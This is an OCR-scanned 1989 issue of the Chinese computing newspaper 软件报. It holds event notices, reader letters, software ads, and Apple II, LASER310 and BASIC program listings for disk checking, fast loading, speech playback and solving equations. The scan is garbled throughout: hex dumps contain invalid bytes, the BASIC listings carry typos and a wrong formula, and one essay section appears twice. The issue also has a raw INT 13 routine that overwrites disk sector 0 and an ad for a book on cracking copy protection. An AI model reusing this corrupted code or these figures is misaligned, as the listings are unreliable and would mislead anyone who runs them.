今年暑期将举办“全国青少年计算机夏令营”活动 由国家教委中教司、机械电子工业部计算机司和中国科协青少年工作部共同委托中国计算机学会与中国中华学习机普及协会联合主办的1989年度“全国青少年计算机夏令营”活动初步定于8月5日—15日在北京举行。这次夏令营将由各省、自治区、直辖市有关教育部门分别选派一支由当地学生3人、教师或辅导员2人组成的代表队参赛。届时将举办“组装一台微电脑”、“计算机操作与软件设计”、

“计算机汉字处理编辑小报”三个项目的学生动手竞赛角逐活动，并将邀请有关专家命题评奖；参赛的教师或辅导员则向夏令营组委会办公室递交有关青少年计算机教育方面的学术论文，以备交流研讨并参加评优论文评比。从已安排的本届夏令营竞赛内容看：程序设计部分难度要求比以往高，同时增加了考场上机操作即录入速度与准确程度；用组装电脑考察了学生的硬件知识与动手能力，不再是以往只重视软件的“单打一”局面；汉字处理技术的加入则是顺应了我国微普及与发展的需求。可以预期，这次夏令营活动将以丰富多彩的形式吸引全国的电脑迷，并通过选拔涌现出一批新的电脑人才。本届夏令营组委会办公室设在北京师范大学的全国中学计算机教育研究中心 (北京部) 电话：2012888转778，办公室主任杨文杰，副主任陈美玲，报名工作6月20日截止。

洪南 姜安洪

▲中国计算机用户协会暨微机协会、紫金微机技术服务部，将于今年6月中旬在南京航空航天大学举行为期三周的微机科普专题学习研讨会。届时将聘请有关从事微机控制、数据采集、数据处理的专家讲课。主要内容有国内外工业控制发展概况，控制系统执行机构、建模、分析、仿真和设计，计算机接口、传感器、PID控制，典型控制系统设计等。进行成果交流和参观。南京 朱国江

▲分光光度计联机数据量通过测定成都南光机器厂环境检测站工程师陈家桂等同志，开发成功分光光度计联机数据处理软件，并于4月21日通过技术鉴定。它吸收了微机接口技术，将PC—1500计算机与国产721型分光光度计，流动注射分光光度计(原子吸收分光光度计，原子荧光测定仪等) 吸收分光光度计，实现数据的实时采集和在线处理，能够自动读数，直接打印样品分析值，精密度高、准确度高、速度快，比人工分析测算提高工效10倍以上。成都 方植良

▲“计算机辅助教学组织计划管理系统”在吉林省通过鉴定 迅速、准确、合理地制定教学计划，编制教学进度，编排课程表，是院校教学管理部门一项繁重的工作，它已由空军医学专科学校解决。4月4日，该校研制的“计算机辅助教学组织计划管理系统”在吉林通过了省内组织的技术鉴定。这个系统成功地应用了多窗□技术和“鼠标器”技术，功能完善，使用方便，通用性强。本版责任编辑：04号 沈阳 廖克林

## 答 读 者 问

《软件报》编辑部 四川大学成都教育科学院。  
四月一日贵报刊登首届计算机函授班开学消息，我认为这是培训计算机技术人员的好办法，我是一个机械工程技术人员具有高级工程师，由于工作需要想个人偶而我接触了计算机，参加过几次短训加上上学有了一点基础知识，但深感不足，很希望从九学起，见到第一期的学习计划，我很想学《数据库技术》、《数据结构》及《C语言》，但不知道参加学习的手续费用、课程的组织等，希望来信指导。  
浙江金华市杭州齿轮厂供应科 阮迪

阮迪同志：  
首先，欢迎您参加我们的函授班学习。按招生简章规定以班期开课，而您要求学的几门课，已在“教师进修”和“实用技

术”两个班上，为了满足您的要求，可作特殊情况处理，但您在报名时请注明所选其中的一门课名，日后的电证上也只能以这个取结

果。而不能以参加两个班的学习结业。

编辑部、发行科同志：您好！去年底通过同行的介绍，今年我自费订阅了贵报，成为贵报34.0%中的一员，虽只看过几期，但受益匪浅，感到贵报是我的良师益友，明年我不仅自己预订，还要向同行推荐都订软件报。

今有一门新课，我想参加“计算机函授班”学习，请寄招生简章一份，索取简章需要汇款吗？你们已于四月一日开学，不知还能报名否，盼告。

抚顺 赵立国

赵立国同志：

索取简章不必汇款，给您寄已另信寄出。报名时间可延至月底，为满足大家渴求知识的愿望，我们已决定每年招生两次，春季四月和秋季十月的第一个星期六为开学日。在这期间均可报名参加学习，所缺课程由科任教师辅导补齐。

★编号：890501  
名称：FoxBase (DBASE III) 程序自动生成系统  
作者：葛伟作  
功能简介：本系统利用数据库词典技术，生成应用软件主要的各功能模块程序，生成程序因用户的需求而异。包括：菜单、屏幕输入、审批、计算、统计、打印、通用查询、通用编辑。本系统是软件编制人员的实用工具，能满足企事业单位一般管理系统的编程要求。提高编程效率，缩短软件开发周期，生成的应用程序维护方便，操作简便。  
应用程序语言：FoxBase2.0  
运行环境：FoxBase2.0  
转让形式：源程序、操作说明  
转让价格：80元(含邮资)  
收款单位：成都《软件报》信息部  
★编号：890502  
名称：汉字字库编辑打印软件  
作者：傅叔平  
简介：本软件利用中华学习机C

E-C-I的汉字系统进行汉字(及英文)文章的编辑、阅读和打印。其最大的特点是用该机原有的编辑BASIC程序的所有功能和办法，使用户感到汉字文章的编辑既熟悉又简单。阅读/打印也都只需一个命令即可完成，操作非常简单。

用本软件编辑文章时，可以任意地确定每页行数、每行字数、左边界、行间距、字间距、汉字字型(15种)、跳格、退格、换行、跳行、换页、是否打印页号、起始页号等13种参数，且这些参数可以在文章的任意地方任意地改变。

硬件环境：中华学习机E-C-I，软盘驱动器一台，若要打印还需九针打印机一台。

源程序语言：6502汇编语言  
转让形式：软盘一张，使用说明书一份

转让价格：45元(含邮资)  
收款单位：成都《软件报》信息部







```

程序一
5000- 20 58 FC 4C F6 51 00 06
5008- 0C 02 08 0E 04 0A 01 07
5010- 0D 03 09 0F 05 0B 00

```

### 检查磁盘上坏磁道扇区的程序

```

5020- FF FF
512A- 32 51 69 51 70 51
5130- 83 51 C9 CE 03 C5 D2 D4
5138- A4 C9 B3 CB BB A0 A0
5140- D4 C8 C5 CE A0 C8 C9 B4
5148- A0 D2 C5 D4 B5 D2 CE A0
5150- B4 CF A0 C3 C8 C5 C3 C9
5158- AC A0 CF D4 C8 C5 D2 A0
5160- A0 B4 CF A0 C5 CE C4 AE
5168- DE C5 D2 D2 CF D2 A0 DE
5170- A0 C6 CF D5 CE C4 A0 C6
5178- CF 82 A0 D4 D2 C1 C3 CB
5180- A0 DE A0 AC A0 D3 C5 C3
5188- B4 CF D2 A0 DE A9 02 D0
5190- 02 A9 01 8D FA B7 AD 28
5198- 50 8D F0 B7 AD 29 50 8D
51A0- F1 B7 AD EC 87 30 24 C9
51A8- 28 10 20 AD ED 87 30 1B
51B0- C9 10 10 17 A9 00 8D BE
51B8- B7 20 E3 03 18 20 69 00
51C0- A9 06 85 48 80 01 60 A0
51C8- F3 B7 60 A9 00 3B 60 A0
51D0- 20 8E FD 68 0A A8 B9 2A
51D8- 51 85 06 C8 B9 2A 51 85
51E0- 07 A2 00 A1 06 C9 DE F0
51E8- 0C 20 ED FD E6 06 D0 F3
51F0- E6 07 4C E3 51 60 08 48
51F8- 98 48 A2 10 8D EB 87 9D
5200- 17 50 CA 10 F7 A9 00 8D
5208- EC 87 8D 16 50 A9 00 20
5210- CF 51 A0 10 C0 AD 00 C6
5218- 10 FB C9 8D F0 1C A2 10
5220- BD 17 50 9D EB 87 CA 10
5228- F7 A0 10 C0 A2 00 A9 8D
5230- 9D 00 02 68 A8 68 2B 4C
5238- 03 E0 20 8E FD AC 16 50
5240- 89 06 50 8D ED 87 20 91
5248- 51 90 20 4B A9 01 20 CF
5250- 51 68 20 DA FD A9 02 20
5258- 84 51 AD EC 87 20 DA FD
5260- A9 03 20 D4 51 AD ED 87
5268- 20 DA FD E6 16 50 AD 16
5270- 50 C9 10 D0 CB A9 00 8D
5278- 16 50 EE EC 87 AD EC 87
5280- C9 28 80 B9 4C 05 52 00

```

### 程序二

```

10 PRINT CHR$(4); "LOAD
CHECK, A$5000"
20 CALL 2040

```

检查磁盘上坏磁道有无毛病的工具软件很多。对于没有这些工具软件的用户，往往在磁盘使用中出现 I/O ERROR 时，不知从何着手，也不知是哪一个磁道上的磁区有毛病，这里介绍一个简单的机器语言程序。运行后，可逐个将坏磁道的磁道号和扇区号以十六进制形式显示在屏幕上，便于用户了解和修复。考虑到目前不少用户已使用 40 磁道的磁盘，该程序检查范围也设定为 40 磁道。输入和使用过程如下：

· 进入监控，照程序依次输入 5000、5016、5028、5029、512A、5287 三段机器码；CTR L←C 回到 BASIC 状态，用 BSAVE DC 指令 CHECK，A\$5000，L\$287 存入磁盘。

· 输入程序二并命名存盘。

· 以后只要 RUN 程序二即可运行。

· 运行时，屏幕顶端用英文提示：“INSERT DISK; THEN HIT RETURN TO CHECK, OTHER TO END.”

· (插入磁盘) 然后按 RETURN 检验，按其他键退出。

· 运行中当检测到错误扇区时，屏幕上就显示：“ERROR 04 FOUND FOR TRACK \*\*, SECTOR \*\*”。

· TRACK \*\*, SECTOR \*\* 分别表示有毛病的磁道和磁区号。(\*\* 为十六进制数码)

· 侦错完后又回到初始状态，整个过程相当于格式化的时间。

新阳 叶子

DOS 在读取磁盘信息时，是通过 RWTS 子程序进行的。但 RWTS 程序只能读/写一个扇区，而不能读那些只用了部分空间的扇区。大多数文件的最后一个扇区一般不会恰好写完。因此，DOS 在读取文件时，先用 RWTS 将一个扇区的信息读入文件缓冲区，再判断是否需要全部送到用户程序区，就比直接从磁道上读取信息到用户程序区里，要费更多的时间了。

下面介绍的这个快速读入程序(见程序1)，采用了与原DOS不同的工作方式，用来代替原DOS的读入程序，供给LOAD、BLOAD、RUN及BRUN等命令调用。其读入速度比原DOS快4~5倍。它先将文件的第一扇区信息读入文件缓冲区中，取出文件的长度并记录下来，再把该扇区送到用户程序区里。如果读入程序根据文件长度测出还有少于256个字节要从文件中读出的话，就把下一扇区内容直接读入用户程序区，如此重复，直到测出文件中剩下的字节少于256为止。最后把该扇区的内容读入文件缓冲区，再从其中挑出剩余的字节后放入程序区中。

因程序一处于DOS缓冲区中，可将程序二放入欢迎(HELLO)程序中。当DOS引导后执行欢迎程序时，通过它将其读入引导区9C00开始的一页地址中，然后通知DOS在此程序的下方另建缓冲区，将程序一放入DOS及DOS缓冲区之间，以免它遭受DOS及BASIC程序的破坏，最后通过300字节码，修改DOS读盘指针，使它指向程序一，实现了同DOS的衔接。

杭州 金林根

```

程序一
9C00- AD C9 B5 BD B8 9C BD C1
9C08- 9C AD CA B5 BD B9 9C BD
9C10- C2 9C AD CB B5 BD 44 9C
9C18- AD CC B5 BD 45 9C EE BD
9C20- B5 3B AD C3 B5 EB BU B5
9C28- 85 42 AD C4 B5 E9 00 B5
9C30- 43 AC BD B5 AE C1 B5 BA
9C38- D0 08 AD C2 B5 F0 53 CE
9C40- C2 B5 CA B9 00 95 91 42
9C48- CB D0 EC 8C EB 87 BE C1
9C50- B5 A9 0E BD C6 B5 EC 43
9C58- AE C2 B5 F0 1A A5 42 BD
9C60- BF B5 A5 43 BD C0 B5 20
9C68- 95 9C EE C0 B5 CE C2 B5
9C70- D0 F5 AD C0 B5 85 43 4D
9C78- CB B5 BD BF B5 AD CB B5
9C80- BD C0 B5 AE C1 B5 F0 0A
9C88- 20 95 9C AE C1 B5 A0 00
9C90- F0 A5 4C EA A2 AC CA B5
9C98- D0 08 AD C9 B5 AE CA B5
9CA0- A0 01 20 B1 9C A0 0C AD
9CAB- BF B5 AE C0 B5 20 B1 9C
9CB0- 60 8D F0 B7 BE F1 B7 B9
9CB8- 00 96 F0 18 BD EC B7 CB
9CC0- B9 00 96 8D EB C7 CB BC
9CC8- C6 B5 A9 B7 A0 EB 20 B5
9CD0- B7 B0 08 60 20 EA A2 A2
9CDB- 05 D0 05 20 EA A2 A2 08
9CE0- 68 68 68 68 BA 4C D2 A6

```

```

程序二
100 PRINT CHR$(4); "LOAD HIGHREA
    0"
200 POKE 40193,155; CALL 42964
300 A = 42103; POKE A,76; POKE A +
    1,0; POKE A + 4,2,156

```

### 在FORTRAN V3.3的程序中直接调用DOS命令

85年3月，美国的Microsoft公司推出了FORTRAN语言的新版本FORTRAN V 3.3。为FORTRAN语言增加了在程序内部直接调用DOS命令的功能。

下面介绍如何在FORTRAN V3.3中实现对DOS命令的直接调用。

**1 编程方法**

为了在FORTRAN程序内部直接调用DOS命令，FORTRAN V3.3在FORTRAN系统盘中增加了二个文件：FOREXEC.INC及CEXEC.LIB。其中，FOREXEC.INC提供了接口说明的程序，CEXEC.LIB提供了C语言程序库，依靠这些程序的支持，FORTRAN能直接运行MS-DOS中的命令，包括执行以EXE和COM为文件后缀的文件，也可以执行批命令文件。这样在FORTRAN程序中调用DOS命令就变得十分简单方便。

如果程序需要调用DOS命令或执行EXE及COM文件，编程时只需在程序的开头加上下面的说明语句：

```

$include: 'forexec.inc'
integer*4 system

```

然后，在需要调用DOS命令的地方写上下面的语句：

```

i=system('DOS命令或文件名')

```

这里要注意的是，括号中DOS命令字串的引号外面，一定要写上字母C。如果需要多次调用DOS命令或执行COM文件，可在需调用的地方写上该调用语句：i=system('DOS命令或文件名')

**2 程序的编译和连接**

对写有调用DOS命令语句的程序进行编译和连接前，应先检查磁盘上是否有FOREXEC.INC和CEXEC.LIB两个文件，当编译程序FORTRAN.PAS、LINK以及有关的库文件也应在磁盘上。编译的操作与一般的FORTRAN程序的编译方法相同，即键入FORTRAN文件名；PA\$2；PA\$2；即可生成目标文件。

连接时则在LINK命令之后加上CEXEC；即键入LINK文件名，，CEXEC；，连接后即可生成可执行的程序文件。

成康 廖明

### 巧用关系表达式

在对学生考试成绩进行排序时，有时需要列出学生所在的班次。例如，某年一班48人、二班44人、三班46人，对全体学生进行排序，可用到如下的程序段：

```

100 FOR I = 1 TO 133
110 READ B$(I)
120 IF I > 87 THEN 160
130 IF I > 43 THEN 150
140 B$(I) = B$(I) + "(1)"; GOTO 170
150 B$(I) = B$(I) + "(2)"; GOTO 170
160 B$(I) = B$(I) + "(3)"
170 NEXT I
1000 DATA ...

```

其中I既是循环变量，又起到计数器的作用。如果用关系表达式，改变成如下情形：

```

100 FOR I = 1 TO 133
110 READ B$(I)
150 L = (I > 87) + (I > 43) + 1
160 B$(I) = B$(I) + "(" + STR$(L) + ")"
170 NEXT I
1000 DATA ...

```

显然简洁得多，特别是班次较多时，更能显示这一点。对于班次不是连续自然数的，例如上例中全年部共有五个班，而一、二班为文科班，例150句改成：

```

150L = (I > 87) + (I > 43) + 3

```

即可。若年部共有五个班，而三、四两班为文科，例150句改成：

```

150L = (I > 87) * 3 + (I > 43) + 1

```

对于要列班别的程序，当然也可以对学号编号，类似于分班次来进行。程序中当然也可以利用INPUT语句来输入数据。

通化 徐春明

PC机的用户都知道，在使用硬盘以前需进行下面三个工作：

1. LOWFORM.EXE或DTCFMT.EXE
2. FDISK.COM
3. FORMAT.COM

与PC机的硬盘不同，286机的硬盘使用前要经过四步制作过程：

1. SETUP 设置系统配置参数
2. LOWFORM 硬盘低级格式化
3. FDISK 硬盘分区
4. FORMAT 高级格式化

上述四步过程的具体操作如下：

- 一、设置系统配置参数
- 运行286机的诊断程序，选择功能4执行SETUP，并根据提问回答系统设置参数：
- A. 1.2MB 的高密度软盘驱动器
  - B. 360KB软盘驱动器
  - C. 20MB硬盘驱动器 类型 TYPE = 2 (参数取值为1至47)
  - D. 40MB硬盘驱动器 类型 TYPE = 11
  - D. NOT INSTALLED (否则 TYPE = 3)
- MEMORY SIZE 640KB (按实际配置)
- EXPANSION MEMORY SIZE 0 KB
- COLOR SCREEN 80 COLUMNS
- 退出诊断程序。

二、运行硬盘低级格式化程序

PC机与286机的低级格式化程序略有不同，两者不能互换。

### 286机的硬盘故障修复

若没有286机的低级格式化程序，可采用变通的办法，将引导扇区的信息用下面的程序写入物理0扇区：

```

MOV DX, 0080
MOV CX, 0001
MOV BX, 7C00
MOV AX, 0301
INT 13
INT 20

```

CD, 7C00处填入引导扇区的内容。

286机硬盘的主引导程序与PC机硬盘的主引导程序不一样，写入时应注意对应。

所谓低级格式化实际就是完成上述工作，或者用PC-DOS 3.20重新启动，然后：

```

A>DEBUG <CR>
-G=C800:0005

```

三、运行硬盘分区程序FDISK.COM

用3号功能删除DOS分区，并用4号将整个硬盘做为一个DOS分区。

若硬盘0道已坏，可在分区时避开0道，DOS分区从1道开始。

四、运行高级格式化程序

格式：FORMAT C:/S

通过以上四个步骤即可完成硬盘的修复。

由于286机的硬盘一般为20MB以上，故应用高版本的FORMAT.COM进行，否则将不能引导20MB。如2.00版的FORMAT.COM只能支持10MB的硬盘。286机的运行速度快，带有1.2MB的软盘，而这些物理设备的优点只能在3.2以上的版本上实现，故选择DOS最好是高版本，如IBM-PC DOS 3.20。

重庆 毛齐一

本版责任编辑：07号

让APPLE I真正地说话唱歌

自从软件报89年第5期上刊登了《让APPLE I真正地说话唱歌》一文后，有不少同行写信询问了一些问题，答复如下：
1. 程序能否在中华学习机上运行？

答：只要具备64K B RAM的苹果及其兼容包括中华学习机上都可运行。

一文之补充

2. 计算机内存中的语言信号能否存贮到磁带上，怎样存贮？

答：可以存贮到磁带上，但由于原文中程序2是将磁带上的语言信息存贮在16KROM的映射地址中，直接将RAM(地址为\$DQ00~\$FFFF)中的信息存贮到磁带上有一定困难，程序2将磁带中的声音信息存贮到内存\$2000~\$4FFF(高分辨率显示区)，再通过命令BSAVE(文件名)，A\$2000, L\$2

FFF将声音存贮到软盘上，还可以通过命令'A=PEEK(-16255)+PEEK(-16255);PRINT CHR\$(4);"BLOOD(文件名)A\$D000"将软盘上的声音信息装入内存\$D000~\$FFFF，这时用原文中的程序3就能放出声音。

江苏 袁新国

CEC-I 机上通过的唱歌程序

在监控下输入程序，连接好录音机，将音乐或语言带放出的同时运行300G，即可将音乐调入内存，用350G可重放语音。本程序的缺点是只能存贮约15秒钟有待进一步改进。

西安 黄再强

```
0300-A2 00 A9 20 8D 14 03 AD
0308-60 C0 29 80 AB 08 86 83
0310-00 FD EE 00 90 D8 03 20
0318-2A 03 68 05 01 F8 E8 85
0320-01 8D 30 C0 2A 03 8C
0328-07 03 EE 13 03 D8 03 EE
0330-14 03 AD 13 03 D8 3F 03
0338-14 03 AD 80 40 03 8E 00
0340-90 C9 90 F0 01 60 00 00
0348-00 00 00 00 00 00 00 00
0358-00 90 86 01 88 D0 0A 9E
0368-0A CA D8 F6 A6 01 F0 03
036E-8D 30 C0 A0 07 88 D0 FD
0378-EE 58 03 D8 E0 EE 59 03
037E-AD 59 05 C9 90 D8 D6 60
```

也谈让APPLE II说话

软件报89年第五期刊登了一篇《让APPLE II真正地说话》一文，不增加任何硬件而让计算机说话这一创新具有很高的应用价值。此法经过进一步改进后，可应用于各种游戏、教学及应用软件中。如在输入大量数据的同时，让计算机报出数字，使应用人员眼、耳、手并用，可大大提高输入速度，减少差错，增强人机联系。
APPLE II发出的语音虽有失真，但还是有很大的可听度。进一步应用啊哈语音码制作中的数据压缩、压缩还原、失真及放音等问题，建议《软件报》在读者中开展一次“让CEC-I APPLE II系列计算机开口说话”的活动。

便于编辑和处理，音码的存贮已从16K扩展卡移到了S1000-S1600的一段区域，存贮时间约半分钟，且程序二在程序二的后面，从地址\$32A开始。简短的BASIC处理程序的第一句应为HIMEM:4096。桂林 赵智良

```
程序一
0300-AD 60 C0 09 FF C0 60 C0
0308-10 FB AD 30 C0 4C 00 03
程序二
0300-A9 10 85 07 A9 00 85 06
0308-AB A2 00 AD 60 C0 09 FF
0310-E0 F0 00 C0 60 C0 10 F0
0318-AD 30 C0 6A 91 86 C0 00
0320-EE E6 07 A9 96 C5 07 00
0328-E0 60 A9 10 85 07 A9 00
0338-05 06 AB B1 06 AA F0 03
0340-AD C0 C0 CA EA EA EA D0
0348-FA CB D8 EF EA 07 A9 96
0358-C5 07 D0 E7 60 00 00 00
```

这段机音语音程序，能在LASER310不处于输入状态的时候发出声音

输入程序一，然后运行程序二，输入发音频率和发音时间(范围：0-65534)；乐谱输入完后，输入65535作结束标志。注：发音规律与APPLE II相同。

本程序可以与BASIC程序一起运行，不影响原有功能。POKE 30845, 201 关闭本功能，POKE 308

45, 195从新开启。注：从新运行程序二输入乐谱时须关闭本功能，否则可能出错。

成都七中 谢声

R1·机·的·多·元·线·性·方·程·组·的·求·解

```
5 CLEAR
10 PRINT "SHU JU..?":
20 INPUT N
30 DIM A(N,N)
40 DIM RN(N)
50 DIM BN(N)
60 FOR I = 1 TO N
70 FOR J = 1 TO N
80 PRINT "A(I,J);";";";";":
90 INPUT A(I,J)
100 PR:NT A(I,J)
110 NEXT J
120 NEXT I
130 ULS
140 FOR I = 1 TO N
150 PRINT "B(I)";":
160 INPUT B(I)
170 PRINT B(I)
180 NEXT I
190 FOR K = 1 TO N - 1
200 C = 0
210 FOR I = K TO N
220 IF ABS(A(I,K)) > ABS(C) THEN C = A(I,K)
230 I0 = I
240 IF ABS(C) < 1E - 20 T
250 PRINT "E-20"
260 IF I0 = K THEN GOTO 36
270 FOR J = K TO N
280 T = A(K,J)
290 A(K,J) = A(I0,J)
300 A(I0,J) = T
310 NEXT J
320 NEXT I
330 T = B(K)
340 B(K) = B(I0)
350 B(I0) = T
360 C = 1 / C
370 FOR J = K TO N
380 A(K,J) = A(K,J) * C
390 NEXT J
400 B(K) = B(K) * C
410 FOR I = K + 1 TO N
420 FOR J = K + 1 TO N
430 A(I,J) = A(I,J) - A(I,K) * A(I,K) * A(K,J)
440 NEXT J
450 B(I) = B(I) - B(K) * A(I,K)
460 NEXT I
470 A(K,K) = 0
480 NEXT K
490 B(N) = B(N) / A(N,N)
500 FOR I = N - 1 TO 1 STEP -1
510 FOR J = I + 1 TO N
520 B(I) = B(I) - A(I,J) * B(J)
530 NEXT J
540 NEXT I
550 PRINT "JIE GOU"
560 FOR I = 1 TO N
570 PRINT "X(I)";":
580 NEXT I
590 STOP
```

本文介绍的程序可以在R1、PC-81的基本配置机上运行求解三元线性方程。如此外接扩展存贮器时，可以求解四、五、六单元的线性方程，并可以增加屏幕显示信息。

当程序 RUN 后，屏幕上显示：

SHU JU(数据)

N = 如求解的是二元线性方程，则 N = 2，即按2。

如求解的是三元，则 N = 3。依此类推。

例：3x + 2y + z = 14 ①

x + y + z = 10 ②

2x + 3y - z = 1 ③

N = 3 未知数是三元的

A(1, 1) = 3

A(1, 2) = 2

A(1, 3) = 1

A(2, 1) = 1

A(2, 2) = 1

A(2, 3) = 1

A(3, 1) = 2

A(3, 2) = 3

A(3, 3) = -1

B(1) = 14

B(2) = 10

B(3) = 1

JIE GOU(结果)

X(1) = 1 即 x = 1

X(2) = 2 即 y = 2

X(3) = 7 即 z = 7

广东 伍伟雄

再按按键盘发音程序

(CEC-I 型机)

软件报89年第一期《使中华学习机按键盘发音》一文，在DOS操作系统下不能运行是程序入口地址被改变的缘故。我将程序加以扩充，修改，使之在DOS状态下也能正常运行。

```
10 LET I = 768
20 READ X, IFX < > - 1 THEN P
OKEI, X, I = I + 1, GOTO 20
30 DATA 230, 78, 208, 2, 230, 79, 44,
0.192, 16, 245, 145, 40, 173, 0, 192, 72, 32, 58,
255, 104, 141, 16, 192, 96, -1
40 IF PEEK(57) = 253 THEN PO
KE 56, 0, POKE 57, 3; NEW
50 POKE 43605, 0; POKE 43606, 3;
NEW
```

南京 高志明

本版责任编辑：09号

《数据结构》提示(二)

四川大学付教授 李光琳

并上机调试。

(4)《数据结构》被人们认为是一门较难的课程，主要原因在于做题往往既感到无从下手，做出解答后又难于判断是错是错，质量高、低如何。这是由于这个课程不致力于就事论事地解决具体问题，而侧重于解决问题的策略方法这一特性所决定的。初学者对此不必惶惑不安。仔细分析、查勘教材中的例题，“摸着成规”，会帮助你领悟方法，掌握要领，攻克难关。做题求精不贪多，稳步扎实前进，切忌似是而非的一大堆。

(5)线性表和链表这两章应多花些功夫学习、领会，切莫认为简单。因为前者是掌握逻辑结构的基础，后者则是掌握较复杂的存储结构的基础。有了扎实的基础才便于进一步深入提高。后面的树结构、图、图、图，往往通过一个“遍历”算法，就被转化为线性表的问题。这与你们所熟知的，数学中的高次代数方程的求解，设法转化为线性方程；高阶微分方程，通过降阶为线性微分方程予以求解是一个道理。如果对线性表的问题不甚了了，到时候就很难往下发展了。(完)

时·执·让·LASER·310·的·音·乐·同·在

成都七中 谢声

```
程序一
7A70-3A 39 78 CB 47 C8 2A FE
7A78-8F 46 23 4E 23 56 23 5E
7A80-23 22 FE 8F EB 3E FF 88
7A88-20 03 89 20 04 CD 5C 34
7A90-C9 21 00 90 22 FE 8F C9
```

程序二

```
10 POKE - 26674, 0; POKE - 2
8673, 144; I = 0
20 INPUT A: B = INT(A / 256)
30 POKE I - 26672, B; POKE I - 2
8671, A - B * 256
30 IF A = 65535 THEN POKE 30
846, 112; POKE 30847, 122; POKE
30845, 195; NEW
40 I = I + 2; GOTO 20
```

《数据结构》提示(二)

四川大学付教授 李光琳

并上机调试。

(4)《数据结构》被人们认为是一门较难的课程，主要原因在于做题往往既感到无从下手，做出解答后又难于判断是错是错，质量高、低如何。这是由于这个课程不致力于就事论事地解决具体问题，而侧重于解决问题的策略方法这一特性所决定的。初学者对此不必惶惑不安。仔细分析、查勘教材中的例题，“摸着成规”，会帮助你领悟方法，掌握要领，攻克难关。做题求精不贪多，稳步扎实前进，切忌似是而非的一大堆。

(5)线性表和链表这两章应多花些功夫学习、领会，切莫认为简单。因为前者是掌握逻辑结构的基础，后者则是掌握较复杂的存储结构的基础。有了扎实的基础才便于进一步深入提高。后面的树结构、图、图、图，往往通过一个“遍历”算法，就被转化为线性表的问题。这与你们所熟知的，数学中的高次代数方程的求解，设法转化为线性方程；高阶微分方程，通过降阶为线性微分方程予以求解是一个道理。如果对线性表的问题不甚了了，到时候就很难往下发展了。(完)





# 软件报



1989年  
5月13日  
第139期  
总第137期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘锦忠  
国内统一刊号CN51-090 订阅代号：61-74 地址：成都市金河街75号

## 走向分布式的信息系统

电子科技大学教授 李智渊

信息系统的发展由来已久，它是计算机用得最广泛的一个领域。在1986年举行的第十届世界计算机大会上，专家们提出了将信息系统的发展划分为三个阶段的意见。

第一阶段是以文件系统与批处理为特征的计算机信息系统。

第二阶段是以集中式数据库与多用户大、中、小型机为特征的集中式信息系统，它成功地解决了数据冗余与共享的问题，但在系统的建设，特别是大型管理信息系统的开发实践中，发现在技术上和管理上都遇到了许多困难。

第三阶段是分布式信息系统。微型机的普及，微机局域网络、计算机通信网络的发展，为克服集中式系统的困难开辟了道路，出现了以大、中型机为骨干，以微机、小型机为主体，用计算机网络（广域网、局域网等）将它们连在一起的分分布式信息系统。什么是分分布式信息系统呢？简单地讲，分分布式信息系统是由两个以上相对独立的资源中心（计算机、智能终端等）实现的，其信息处理能力相互协调配合的一种信息系统。

分分布式信息系统的各个资源中心有自己的处理能力，但我们更强调它们相互配合和协调，否则，就不成其为“分分布式”的系统。分分布式系统为用户提供了相互间进行通讯、实现资源和信息共享的环境。由于系统内纵横各向的信息畅通，才使信息系统成为了货真价实的“真正的”信息系统。

分分布式系统有什么好处？概括起来，大致有以下几点：

1. 灵活性强，易于改变。
2. 易扩展，使初期投资比较合理。
3. 终端用户很多的情况下响应速度较快。
4. 易于合理的价格达到较高的可用性。
5. 容易满足各种特殊的需求。
6. 如果应用系统主要面向的差别很大，同集中式的结构相比，实现数据通信的成本较低。
7. 易于与分布式的管理体制（这是当前的一种发展趋势）相匹配。

分分布式系统也有其缺点，主要的可归结为技术发展不成熟所引起，这是因为它的发展

**▲新疆项目 首战告捷** 经过一年的努力，由四川电子工业厅联合体承担的特大型系统“新疆石油工业综合经济信息系统”总体设计任务已在新疆石油管理局信息办的协作下胜利完成，并于1989年4月9日在新疆克拉玛依市通过评审。来自全国各地的专家、教授共100多位代表参加了会议。

1987年10月，本项目在国内招标，由四川省电子厅组织领导的四川电子工业联合体和国内十多个强有力的投标集团的竞争中中标。

四川电子工业联合体派出电子科技大学、电子工业部30所、成都电子研究所、新潮计算机集团公司等四个单位组成的“四川工作队”具体承担这一工作。

评审会上，代表们对提供大会的系统调研报告认为：原则、概念、方法正确，系统的逻辑结构、功能结构和物理结构合理，技术方案先进，具有较好的适应性，可扩充性和现实性，符合新疆石油工业

时间不如我们通常所见到的集中式系统那么长。随着时间的推移，已日趋成熟。尤其是局域网络的应用日益普及后已取得了许多宝贵的经验。

建立一个分布式的信息系统，首先要考虑两个大问题，一个是计算机连网问题，一个是数据库问题。

计算机连网是实现分布式信息系统的基础。根据信息系统覆盖地域的大小，我们可以选择广域网或局域网来实现。网络的设计与产品的选择要涉及许多因素，干篇幅这里不多讨论，但要注意的，一是便于今后系统的维护和发展，网络产品的选择应、标准化的道路，尽可能选择国际标准或实际上的工业标准产品；如广域网选择符合（IEEE）等，值得指出的是，这些产品还 OSI 七层模式的三层，只向用户提供本网络功能，如何用好网络，对上面的几层应加以考虑。

另一问题是数据库问题。这包括系统（或全局）数据库应该是什么样的结构；具体应用所需的完整的数据集合应该如何组织；数据集合应放在系统中的什么地方；数据库管理系统如何选择等。（未完待续）

《IBM PC实用加密技术指南》一书出版后深受读者欢迎，很快就一售而空。为满足广大读者的要求又作了第二次印刷。本书是通过大量程序实例来讲解加密技术的，同时也详细讲解了如何破解加密软件，详细解释了8088指令，说明了磁盘机工作原理，给出了INT13的程序框图并对软盘BIOS作了详解。当你读完此书后会惊喜地发现现有高拷贝卡在你手中已变成“废卡”，而拷贝机则形同虚设一般。在掌握这些加密技术后，只要稍加一点想象就能另创佳绩，并产生“软件加密永无止境”的感慨。每本18.50元（含邮资）。本书中多处用到工具软件Locksmith，该软件可以帮你窥探磁盘的奥秘，了解磁盘结构修改加密软件，每份150.00元。为帮助读者保护自己智慧结晶，还备有一种防拷贝、反跟踪可扩展名为“EXE”和“COM”文件进行加密的加密软件，每份350元。

《全国计算机应用软件人员水平考试题解与分析》一书现已出版发行。该书搜集了1985—1988年的全国计算机应用软件人员水平考试题，并对解法、技巧进行了介绍和归纳，还给出全部答案。使读者了解解题中知识技巧，增强应变能力。每本价8元另加邮资0.8元。

《汉字 Turbo Basic》一书已正式出版发行，每本定价15元，另加邮资1元，与此配套的汉字 Turbo Basic 软件每套40元，（含两张）免邮资。

以上三本涉及配套软件送到即发！  
